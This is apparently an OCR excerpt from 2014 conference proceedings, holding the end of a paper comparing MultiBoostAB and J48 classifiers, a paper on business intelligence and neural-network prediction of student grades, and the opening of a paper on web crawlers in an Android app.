Cardiography (ct): This set of data consists of attribute measurement of fetal heart rate and uterine contractions attributes on ultrasound that are classified doctors [11]. This data set contains 2126 instances and 23 attributes.

Hepatitis (he): The main aim of this data set is to predict whether hepatitis patients will die or not. In this data set, there are two classes: live (123 instances) and die (32 instances).

Liver (li): In this data set, the first five variables are all blood tests, which are thought to be sensitive to liver disorders that might arise from excessive alcohol consumption. Each row in this data set constitutes the record of a single male individual.

Lung cancer (lc): A set of data for the cancer of the lung contains data describing the three kinds of pathological forms of lung cancer. There are 32 instances and 56 attributes.

Mammographic mass (mm): The task is to predict the severity (benign or malignant) of a mammographic mass lesion from BI-RADS features and the patient's age [12].

Mushrooms (mu): This dataset includes descriptions of hypothetical samples corresponding to 23 species of mushroom Agaricus and Lepiota family. Each species is identified as definitely edible, definitely poisonous, or of unknown composition and cooking is not recommended. This dataset has 8124 instances and 23 attributes.

Parkinson (pa): This data set consists of a range of biomedical voice measurements in 31 persons, 23 of them suffering from Parkinson's disease [13]. Each column in the table is a distinctive feature of a person's voice, and each row corresponds to one of the 195 recordings of person's voice. The main goal of this dataset is to separate healthy people from those people who are suffering from Parkinson's.

Pima Indians diabetes (pi): In this data set [14] the diagnostic is whether the patient shows signs of diabetes according to World Health Organization criteria (i.e., if the 2 hour post-load plasma glucose was at least 200 mg/dl at any survey examination or if found during routine medical care).

Image segmentation (se): Cases were drawn randomly from a database of the external environment [15]. The images are manually segmented in order to perform the classification for each pixel. Each instance of a data set is 3x3 region. This data set has 210 data for training and 2100 test data.

Soybean (so): The task is to diagnose the disease in the plants of soybean. In this data set there are 307 specimens described with 35 categorical attributes. Attribute value is measured by observing the properties of the leaves and various plant abnormalities. In the data set there are 19 classes of soybean diseases.

Statlog Heart (sh): The task is to predict absence or presence of heart disease. This data set contains 13 features (which have been extracted from a larger set of 74).

Congressional voting records (vo): This data set includes votes for each of the U.S. House of Representatives Congressmen, on the 16 key votes identified by the CQA, and classify as Republican or Democrat. The CQA list consists of nine different types of votes: voted for, paired for, and announced for, voted against, paired against, and announced against, voted present, voted present to avoid conflict of interest, and did not vote or otherwise make a position known.

IV. EXPERIMENT AND RESULTS

Our research will investigate the impact on classification accuracy with classifier ensemble. Consequences of choosing classifier ensemble are monitored.

To achieve the goal of classifier ensemble to produce a model (based on the training data) which predicts the target values of the test data given only the test data features; the following procedure is used. It consists of transform data to the appropriate format; conduct simple scaling on the data, and use classifier ensemble for classification. We set classifier ensemble in following way: MultiBoostAB use the base classifier J48; the number of iterations to be performed is set on 10; the number of subcommittees is set on 3; use reweighting instead of resampling; and weight threshold for weight pruning is set on 100.

We set J48 classifier (as base classifier in classifier esambly and also as single classifier) in following way: pruning is performed; do not use binary splits on nominal attributes when building the trees; the confidence factor used for pruning (smaller values incur more pruning) is set to 0.25; the minimum number of instances per leaf is se to 2; the amount of data used for reduced-error pruning is set to 3; it is used C.4.5 pruning instead of reduced-error pruning; it consider the subtree raising operation when pruning.

The classification accuracy is measured by applying classifier ensemble.

Our implementation is as follows. The training data is separated into 10 subsets of equal size in 10-fold cross-validation. Sequentially one fold is considered as the validation set and the rest are for training. The cross validation accuracy is the average of accuracy on predicting the validation sets.

On Table I, Table II, Fig. 2 and Fig. 3 are presented results of classification accuracy for thirteen data sets, as a method for measuring the performance of MultiBoostAB. Selecting classifier ensemble for a given data set, the reliability of classification for seven data sets is increased and for two data sets are the same. Only for four data sets (ct, lc, ma, vo) we get better results for J48 algorithm compare with MultiBoostAB. Experimental results demonstrate the effectiveness of using classifier ensemble method.

Time to build the model in the case of classifier ensemble was the same or higher for all data sets compare with J48 algorithm, as shown in Table II and Fig. 3. For some data sets the time taken to build model with classifier ensemble is more than 10 times larger compare with J48.

TABLE I. MULTIBOOSTAB AND CLASSIFICATION ACCURACY

	Accuracy	
Data set	MultiBoostAB	J.48
cg	73.80	70.5
ct	98.64	98.82
he	83.87	83.87
li	71.01	68.7
lc	68.75	78.13
ma	81.58	82.41
mu	100.00	100
pa	87.18	80.51
pi	74.87	73.83
se	97.97	96.93
so	92.39	91.51
sh	81.85	76.67
vo	95.40	96.32

TABLE II. TIME TO BUILD MODEL (SECONDS) FOR MULTIBOOSTAB AND J.48

	Time to build model	
Data set	MultiBoostAB	J.48
cg	0.23	0.02
ct	1.70	0.17
he	0.03	0
li	0.06	0.02
lc	0.02	0
ma	0.14	0.02
mu	0.03	0.03
pa	0.08	0
pi	0.20	0.02
se	1.31	0.11
so	0.17	0
sh	0.06	0
vo	0.03	0.02




Figure 2. Classification accuracy of MultiBoostAB and J.48




Figure 3. The impact of MultiBoostAB on time to build model

V. CONCLUSION

MultiBoostAB as classifier ensemble method has been used on thirteen real data sets and these results evaluated and compared. This research investigates the impact on classification accuracy with classifier ensemble. Experimental results demonstrate the effectiveness of using classifier ensemble. We can conclude that proper selection of algorithm can improve the accuracy of classification.

REFERENCES

[1] L. Breiman, "Bagging predictors", Machine Learning, vol. 24, no. 2, 1996, 123-140.

[2] L. Dong, Y. Yuan, Y. Cai, "Using Bagging classifier to predict protein domain structural class," Journal of Biomolecular Structure & Dynamics, Volume 24, Issue Number 3, 2006.

[3] Y. Freund, R.E. Schapire, "Experiments with a new Boosting algorithm," Proceedings of the Thirteenth International Conference (ICML 1996), 1996, pp. 148-156.

[4] L. Kuncheva, "Diversity in multiple classifier systems (editorial)," Information Fusion, vol. 6, no. 1, 2004, 3-4.

[5] J.J. Rodriguez, L.I. Kuncheva, C.J. Alonso, "Rotation forest: A new classifier ensemble method," In: IEEE Transactions on pattern analysis and machine intelligence, vol. 28, no. 10, 2006.

[6] K.M. Ting, I.H. Witten, "Stacking bagged and dagged models," In: Fourteenth international Conference on Machine Learning, San Francisco, CA, 1997, 367-375.

[7] P. Melville, R.J. Mooney, "Constructing diverse classifier ensembles using artificial training examples," Proceedings of the IJCAI 2003, pp. 505-510, Acapulco, Mexico, 2003.

[8] G.I. Webb, "MultiBoosting: A technique for combining Boosting and Wagging," Machine Learning, 40, 159–39, Kluwer Academic Publishers, Boston, 2000.

[9] J. Friedman, T. Hastie, R. Tibshirani, "Additive logistic regression: A statistical view of Boosting," The Annals of Statistics, vol. 28, No. 2, 2000, pp. 337–407.

[10] A. Frank, A. Asuncion, UCI Machine Learning Repository, Irvine, CA: University of California, School of Information and Computer Science, [http://archive.ics.uci.edu/ml], 2010.

[11] D. Ayres de Campos, J. Bernardes, A. Garrido, J. Marques-de-Sá, L. Pereira-Leite, "SisPorto 2.0 A Program for automated analysis of cardiotocograms," J Matern Fetal Med 5:311-318, 2000.

[12] M. Elter, R. Schulz-Wendtland, T. Wittenberg, "The prediction of breast cancer biopsy outcomes using two CAD approaches that both emphasize an intelligible decision process," Medical Physics 34(11), 2007, pp. 4164-4172.

[13] M.A. Little, P.E. McSharry, S.J. Roberts, D.A.E. Costello, I.M. Moroz, "Exploiting nonlinear recurrence and fractal scaling properties for voice disorder detection," BioMedical Engineering OnLine, 2007, 6:23.

[14] J.W. Smith, J.E. Everhart, W.C. Dickson, W.C. Knowler, R.S. Johannes, "Using the ADAP learning algorithm to forecast the onset of diabetes mellitus," In Proceedings of the Symposium on Computer Applications and Medical Care, 1988, pp. 261-265, IEEE Computer Society Press.

[15] J.H. Piater, E.M. Riseman, P.E. Utgoff, "Interactively training pixel classifiers," Published in the International Journal of Pattern Recognition and Artificial Intelligence 13(2), 1999.

Approach to the implementation of business intelligence systems to analyze the performance results of students - ICAIIT 2014

Nataša Aleksić*, Milan Erić **
* Higher Technical School of Professional Studies, Serbia
** Faculty of Engineering Sciences, Kragujevac, Serbia
e – mail :ingnaca78@yahoo.com
e-mail: ericm@kg.ac.rs

Abstract - The aim of this paper is to present the way to implement business systems intiligencije in education, which can improve the educational process, raise the quality of business processes in education and justify the high costs of implementation.

I. INTRODUCTION

With the adoption of the Bologna Declaration and the amendment of the law on higher education, higher education institutions have found themselves in a position to change their current way of doing business and it is increasingly turning to market business. That opened the door for the application of the concept of business intiligencije as an important support for the process of decision-making right and timely decisions necessary for the successful operation and management of any organization, including institutions of higher education.

When it comes to higher education institutions, the use of business intelligence, in addition to the aforementioned benefits, would bring less pressure on the students' service, a complete picture of students, improving the quality of teaching, increasing market share (more students), higher income.

Despite all the advantages that brings the concept of business intiligencije are underutilized in the field of higher education. For this reason, this work was written and, as an approach to the implementation of business intelligence systems for the analysis the performance results of students.

The introductory discussion defined the basic settings of business intelligence, where he defined the concept of business intiligencije:

- Data Warehouse
- multidimensional data analysis OLAP (*On – line Analytical Processing)* and
- detection of "knowledge" in the data (*Data Mining)*, as an integral part of modern information systems used to support decision making.

During the study, described the current state of the higher education institution. Most of the adopted criteria contain elements that require continuous collection and analysis of data on different elements of the teaching process. The necessary data include indicators of the quality of student enrollment, transition and success of the students in their studies, efficacy studies and the percentage of graduation, the structure and quality of the teaching staff, the results of the scientific work of the teaching staff, the availability and quality of natural resources and other information relaventne that enhance business activity and higher institutions, both educational and scientific - research, and business - administration.

These data represent data that change frequently, and whose analysis to obtain information that serves as a support in making business decisions. Efficient analysis of large amounts of data involves the use of adequate software support to the abundance of data has been a timely and accurate information needed to make informed business decisions.

The example is implemented using MS SQL Server 2005 and its tools for business intiligenciju, which are stored in the SQL Server Business Intelligence Development Studio.

II. BUSINESS INTELLIGENCE

Business intelligence is a term used for a set of methods and tools intended for decision support. In the field of higher education, as in many other areas of business, there is a need for implementing business systems intiligencije such systems for data analysis and support business decision making.

Business intelligence systems are applied to solving problems in the field of education, such as:

- Adapting educational materials to student needs;
- The realization of a quality system of reporting based on data collected in Learning Management Systems.

A. The basic components of business intelligence

The concept of a data warehouse

Central place of a whole strategy of business intelligence data warehouse belongs. Data warehouse (Data Warehouse) is a specially designed, analytical database that stores information collected from internal or external sources, and enabling complex, advance contingency (ad-hoc) approaches a large variety of data [1].

Data warehouse belongs to a multi - dimensional databases that are made on the basis of dimensional models. According to the creator of Inmon (WHInmon), a data warehouse is the one form of databases, which are characteristic of the four elements: [2]

- The orientation of objects (functional areas);
- Content constancy;
- The integration;
- Correspondence with time (time-defined).

Subjective oriented means that focused on specific topics, ie. Organizational activities and decision-making process.

Integration also means the use of convention names, domain restrictions, and more.

Time dependence is reflected in the data depending on the weather. Immutability means that the data warehouse is not changed permanently, but only periodically updated from operational data.

For data warehousing Most manufactures dimensional model that provides better opportunities for visualizing data, which is due to the purpose warehouses, a great advantage. It is the possibility of easy visualization of data that are inherently abstract, is the key to understanding and acceptance of the dimensional data model. Two-dimensional tabular models of transactional systems are more suitable for monitoring and management of business processes, a dimensional model of data warehouse for reporting on business processes.

Both models, and dimensional object, they are able to accept and describe the same set of data to and from them create the same set of statements or conduct the same analysis. The primary difference is in the presentation of data. Dimensional model of top-down approach, because it focuses on the specific question that the manager wanted a response, and the object model of bottom-up, showing the basic facilities required in the management or conduct of the business process.

Multidimensional data analysis – OLAP

Key to the success of the concept of business intelligence lies in the possibility that business customers for the purpose of making business decisions, provide quick and easy access to information stored in data warehouses, which are necessary for the generation of multidimensional queries, such as are usually placed in the decision-making process. One of the ways to access this information, the use of interactive technology analytical processing - OLAP (online analytical processing).

Basic characteristics possessed by any OLAP tools are: multidimensionality, drill - down, rotation, as well as several ways to view information.

The multidimensionality of the main characteristics of OLAP tools, which allows for more dimensional analysis, ie. allows users to see the determinants of business and analyzing the intersection of dimensions that describe the determinants. People's natural to observe the appearance of the business dimensions. If the phenomenon monitored in three dimensions, it is a cube, and multiple dimensions of the hypercube. Each dimension of the cube belongs to one parameter phenomenon. Each point in the cube has clearly defined the value of each of the observed dimensions.

Figure 1 shows an example of a two-dimensional OLAP cubes.




Figure 1. OLAP cube

Drill - down / up - is an analytical technique that allows the user to move around the level of data aggregation, ie. from the highest level to the corresponding detail data at the lowest level. This functionality is possible in the dimensions that have a hierarchy. In the data warehouse, must also be appropriate aggregates are defined for this hierarchy, in order for this operation was quick and efficient.

Rotation is characteristic of OLAP tools, which allows a view of the data from the reverse perspective. OLAP systems usually appear in the output section size represented by X and Y axis. Substituting values on the X and Y receives the rotated display output information.

Many different ways of displaying the output data is a very important characteristic of OLAP tools. Display output information on a graph allows better and easier comparative analysis and identification.

Knowledge discovery in data - Data mining

One of the definitions of knowledge discovery in data describing him as a non-trivial process of identifying undisputed new, potential, useful and ultimately understandable form (pattern) in the data [3].

According to another definition, Data mining is the process of discovering hidden correlations, rules and trends in the testing of large amounts of historical data (housed in a data warehouse) using a statistical method, artificial intiligencije and data visualization [4].

The data by themselves can not generate knowledge. They represent the basic form of information, which need to be managed, checked, discover and interpret in order to come to the knowledge hidden in it. Discovering the form of trends and anomalies in a large amount of stored data, poses one of the greatest challenges of the information age [5].

The basic characteristic of data mining is a multidisciplinary, bearing in mind that this technology involves elements of statistics, databases, artificial intelligence, recognizing forms and trends, access to information, knowledge acquisition and data visualization.

Data mining is currently used in two different domains: the domain of the prediction and detection of domain shape or regularities in the data.

In the field of data mining prediction algiritmi are used for forecasting the behavior of the observed entity, person or object based on the given parameters and information available.

In the domain of knowledge discovery in data, data mining algorithms allow finding the form or exceptions and deviations in the data that are not obvious and immediately observable.

Three main "pillars" of data mining are techniques of data mining, and data modeling. Some of the basic techniques and algorithms of data mining are neural networks, classification trees, techniques based on the theory of fuzzy sets, genetic algorithms, nearest neighbor technique ...

III. OBJECT-ORIENTED DEVELOPMENT OF BUSINESS INTELLIGENCE SYSTEMS

The methodology of object-oriented development of business intelligence systems consist of the following steps [6]:

Defining requirements,

• Object-oriented analysis,

• Object-oriented design,

• Implementation.

Figure 2 shows the structure of object-oriented development methodologies of business intelligence systems.




Figure 2: Schematic representation of the methodology of object-oriented development of business intelligence systems

The following points will be explained to mention the basic steps of the proposed methodology object-oriented systems development business intiligencije the example of higher education institutions. The aim of the development of the concept of business intelligence was to gain a complete picture of the student population, in order to define future strategies enrollment policy and the teaching staff as a prerequisite analysis of the performance results of students.

A. Defining requirements

The analysis requires

Higher Technical School of Professional Studies (VTŠSS) is a higher education institution, that school students of different majors. Education lasts 3 years and free choice of specialist study of 1 year. During that time shall be kept of all relaventnim data related to students. Students during the school takes an average of 20 to pass through the exam. After each examination period is evaluated examination and analysis of the effectiveness of students. Analysis of students' success during and after completion of the test period for years done the same way at a higher education institution. This paper is an attempt to get the job done better with the use of elements of the system for analytical processing (OLAP). It can be said that the decision support systems (SPO) systems which provide information to users in order to analyze situations and make decisions. In other words, it helps in making decisions that may be the strategic level, long-term, such as the analysis of the success of students, and thus increases the efficiency of the user.

Preparation of data

Data preparation is done on the basis of a predefined data sources, rules, download the data, preparation procedures and requirements. Preparation is done extracting certain - transformational tools through extraction, cleaning and transformciju data.

Figure 3 is an example of the preparation process the data.




Figure 3: Preparation of data

Selection of data from existing databases

The aim of this analysis is the observation of effectiveness studies on various criteria students. To accomplish this goal, we need information about students, exams, teachers, examination terms, subjects.

The remaining part of the database is not of interest for this analysis so it can be in "full" ignore. Of the many tables selected are as follows: Student, Subject, Professor, examination and examination period.




Figure 4 These star chart for each subject area and four-dimensional analysis

B. Object-oriented design

Object-oriented design is performed in three steps:

• Creating dimensional models

• Creating class diagrams

• Preparation of data for analytical processing of information

In realization of this step are used and integration services to MS SQL Server 2005th

Making dimensional model

Making dimensional model is logical design techniques designed to display data in a form that provides a high performance system for performing data analysis.

Preference dimensional model is to allow different views of the same data, as shown in Figure 5.




Figure 5: Different views of the same data

Dimensional model data is organized so that describe the dimensions and measures. Dimension represents an element of data that categorises each item in the data set. The primary function of dimensions is to provide filtering, grouping and labeling.

Figure 6 shows the dimensional model to analyze the success of which is based on the object-oriented analysis.




Figure 6: Dimensional model - anliza success study

IV. IMPLEMENTATION BUSINESS INTELLIGENCE SYSTEMS FOR RESULTS ANALYSIS OF STUDENT'S SUCCESS

As part of the implementation we will show results. On the model of pleural in previous phases are going to have create a data warehouse, data analysis and preparation of making the user interface.

At the beginning of the implementation phase, it is necessary to define and design the system implementation. In Figure 7 shows the structure of the system implementation..




Figure 7 Design of system deployment

Creating a database is an activity that is a logical continuation of the process of modeling the data warehouse. As part of this activity should be carried out to create a physical model, generate database and perform load data into the data warehouse.

Generating a data warehouse is derived in SQL Server 2005 DBMS, using the CASE tool Rational Rose. Generating baz data is performed by using a language for defining data - Data Definition Language (DDL) for relational databases.

The physical model is translated into SQL code which is executed on the SUP and thus creates a database.

Everything that is done in the framework of the process of defining requirements, object-oriented Analysis and Object-oriented Design should allow for data analysis. The great importance of analyzing conditioned the development of various techniques for the analysis of data, some of these techniques are queries and reports generated queries, multidimensional analysis and data mining.

Figure 8 shows the physical implementation of the data warehouse




Figure 8: Physical implementation of a data warehouse in SQL Server 2005

Multidimensional analysis is a popular method of query expansion opportunities. This method of analysis replaces analysis over a large number of queries. Multidimensional analysis allows the user to perform the analysis on a large number of independent elements that make up the system to be analyzed and reviewed data that are related to each other quite complex. End users are not always interested in the same level of detail of the data so that the multidimensional analysis allows to dynamically change the level of detail.

Figure 9 shows the OLAP cube to analyze the success of students




Figure 9 OLAP cube to analyze the success of students

The novelty of two-dimensional data analysis by Analysis Services SQL Server 2005 are key indicators of performances (KPI). The execution of the tasks of analysis is very useful to define key indicators of performances which are important metrics for measuring success in carrying out their business goals.

In Figure 10 is shown implemented KPI that allows no hits figures come to a conclusion by observing the status or trend.




Figure 10.KPI to analyze the success of students

Analysis of data by organized in OLAP cubes can be performed using the PivotTable service that provides access to data in OLAP cubes. For the analysis of success, and with the aim of creating a system for predicting the success of students conducted a survey on a sample of 442 students from five generations, from the Higher Technical School of Vocational Studies in Kragujevac

A task that is supposed to fulfill, fulfill an artificial neural network (ANN) based on predicting the success of students at the end of undergraduate studies.

For input data, or by variables over which to neural network learns and performs prediction, we used data on the student, containing personal data and information about the success of the first study, a total of 14 different variables.

The output from the neural network for each student neural networks has created a variable representing the predicted average grade at the end of the study.

A detailed description of all of the attributes for which the ANN is presented in table 1.

Table 1. Summary of input and output attributes

variables		Description of values
The input variables	half	half of students Values: male / female
	Points on admission	The number of points earned on the entrance to enroll in university Values: 40-100 Type: real
	The study group	Study direction for which the student during enrollment in the Faculty opted Values: Information Systems and Technology and Managment Type: String
	Score in the exams of the first year	Individual marks with 11 exam the first year of basic vocational studies Value: 6-10 Type: Integer
output variables	average rating	Average rating at the end of the Faculty Value: 6-10 Type: real

In order to find the best possible quality of the model, we used six different methods of building a neural network:

- Quick: method that uses heuristic rules (rules of thumb) and the characteristics of the data in order to select the appropriate network topology.
- Dynamic: method that automatically creates an initial topology, and then adds or subtracts the hidden nodes during training.
- Multiple: a method that creates several networks with different topologies, where the exact number depends on the amount of data for training. These networks are trained parallel to, a

model with the smallest by mistake is shown as the final model.

- Prune: a method that initially creates a large network (with many hidden layers and nodes), and then removed (pruned) the weakest units in the input and hidden layers. This method is usually slow, but often gives better results than others.
- RBF (radial basis function network): uses a technique similar to k-means clustering algorithm, to particionisali data in accordance with the output variable.
- Exhaustive prune: a method that is similar to Prune method, initially created a large network (lots of hidden layers and nodes), and then removed (trimmed) the weakest unit of input and hidden layers. Parameters for Exhaustive prune method are set up to provide a very detailed search space of possible models, to find the best.

This method is the oldest, and most often gives the best results.

In the testing phase network, the by then not used the data was tested success predicting the chosen neural network model, and the results were then compared with real results. The ratio data for training and testing was 80:20.

Results comparing six different methods of neural networks are shown in Table 2, and the best values for each of the criteria of comparison are shown thickened (bold) font.

Table 2. VNM with 6 algorithms

Algorithm	*The absolute average error*	*Standardna devijacija greške*	*The linear correlation*
Quick	*0,239*	*0,239*	*0,828*
Dynamic	*0,254*	*0,29*	*0,83*
Multiple	*0,243*	*0,286*	*0,829*
Prune	*0,259*	*0,311*	*0,815*
RBFN	*0,243*	*0,307*	*0,823*
Exhaustive Prune	***0,211***	***0,262***	***0,862***

A comparative analysis of the results for all six methods of the model, the test sample (Table 2), it can be concluded that the developed ANN gives satisfactory good results. In all of the average absolute error of the prediction is in the range of 0.211 to 0.259, and linear correlation coefficient than 0, 81st .The best algorithm by all criteria can extract Exhaustive Prune, in which testing occurs when the smallest average absolute error (0.211), the lowest standard deviation (0.262), and also the largest linear correlation coefficient (0.862).

Developed multilayer ANN with Exhaustive Prune method consists of input, output and two hidden layers, which is located at 30 and 20 neurons.

View the significance of input attributes in the developed neural network model is presented in Table 3, which shows us that the seven first-ranked attributes within the developed model is considered the most significant (relative importance over 0.1).

Table 3 The importance of input variables

The input variable	*The relative importance of*
Production systems	0,159648
Mathematics 1	0,125662
The study group	0,113963
Fundamentals of Information and Communication Technology	0,106454
Fundamentals of organization	0,102788
Introduction to Information Systems	0,102465
English 2	0,100275
Mathematics 2	0,076333
English 1	0,071103
Points on admission	0,054623
Management	0,053359
Half student	0,049352
Economy	0,048522
Psychology / Sociology	0,046541

Further analysis of the significance of input variables, attributes can come to the conclusion that half of students and success in the entrance exam are from vekikog importance for predicting the success of the whole student, and to a greater extent in the impact assessment by a student on items from the first semester.

CONCLUSION

Defined are some of the possibilities of applying the techniques and tools for data analysis of student services.

In the preparation phase data were determined by the kinds of data according to the sources, performed their selection and evaluation.

The next step is to determine the data which are required for the construction of the model, or selecting data. In this step, decision which variables to keep and which to discard.

The phase transformation of data variables from the available databases are transformed into a form suitable for data mining.

Based on the available variables from the database counted attributes that are important for the solution of the problem. The development of ANN to predict the success of students have the opportunity to develop the student's pattern of behavior during the study, but the possibility of timely intervention and influence on the process of education in order to achieve success bolejeg. Also, the development of such a model provides the possibility of perceiving what aspects of the curriculum needs to be improved in order to encourage students to further work and training in specific scientific fields.

In this way, it is: better use of resources, reduce costs, make informed decisions, increase the number of enrolled students and graduates.

REFERENCES

[1] Veljović, A., relational and analytical databases ", Megatrend University, 204, p.136.

[2] Inmon, W., I., William H., „Building the data warehouse“, Wiley, 1992, str. 9-10.

[3] Oreščanin D., "Knowledge discovery and data mining," http://www.skladistenje.com/

[4] Sumathi, S., Sivananda, SN, "Introduction to Data Mining and its Applications", Springer, 2006, p. 5 .

[5] Ibidem

[6] Veljović, A., Stanojevic, Lj., "Identification of risk in the process of designing a unified banking system," Strategic Management, International Journal of strategic management and strategic management support systems, year XII, no. 3-4 / 2007, p. 17-21.

Appliance of Web Crawlers in Android applications

Predrag Pecev*, Zdravko Ivanković *, Branko Markoski*, Saša Arsovski**, Nikola Petrov*
* University of Novi Sad, Technical faculty "Mihajlo Pupin", Zrenjanin, Serbia
** Guarantee Fund of the Autonomous Province of Vojvodina, Novi Sad, Republic of Serbia
pecev@tfzr.uns.ac.rs, zdravko.ivankovic@tfzr.rs, markoni@uns.ac.rs, sasa.arsovski@gmail.com, nikola.petrov@tfzr.rs

Abstract – This paper presents practical aspects of triggered web crawlers / spiders on Android applications in example of a TFZR Mobile Android application. Here we present usage of free API packets such as JSoup for JRE and HTML Agility Pack for .NET environment and a JSON structure that, through a RESTful web service allows communication between a Web Crawler System and a standalone TFZR Uploader application. Aforementioned RESTful web service provides configuration data for developed Web Crawler System that resides on an TFZR Mobile android application, while one of key features of TFZR Uploader application is to prepare Web Crawler configuration data that RESTful web service delivers to all instances of TFZR Mobile Android application thus enabling them to crawl and parse requested data.

I. INTRODUCTION

Web Crawlers, often called Web Spiders, are simple programs that retrieve data from desired web locations. In order to analyze and retrieve data they must be able to:

- Connect to an web resource
- Download data from a web resource
- Interpret downloaded data in form of a DOM (Document Object Model)
- Extract desired data
- Move on to another web resource

Web Crawlers systems are commonly used for data gathering process of Data Mining which can be used for market analysis for a certain upcoming product, booking industries quota data gathering and analysis etc. One of the key features of Web Crawlers is the ability to proceed to a next resource by itself, without any human interaction, after they interpret certain amount of data as a DOM model, extract desired data, and locate hyperlinks within DOM modeled gathered data. Basically, after they "scan" the page and extract desired data, they locate hyperlinks that lead towards other web locations, follow them, and repeat the process.

A. HTML Agility Pack and JSoup

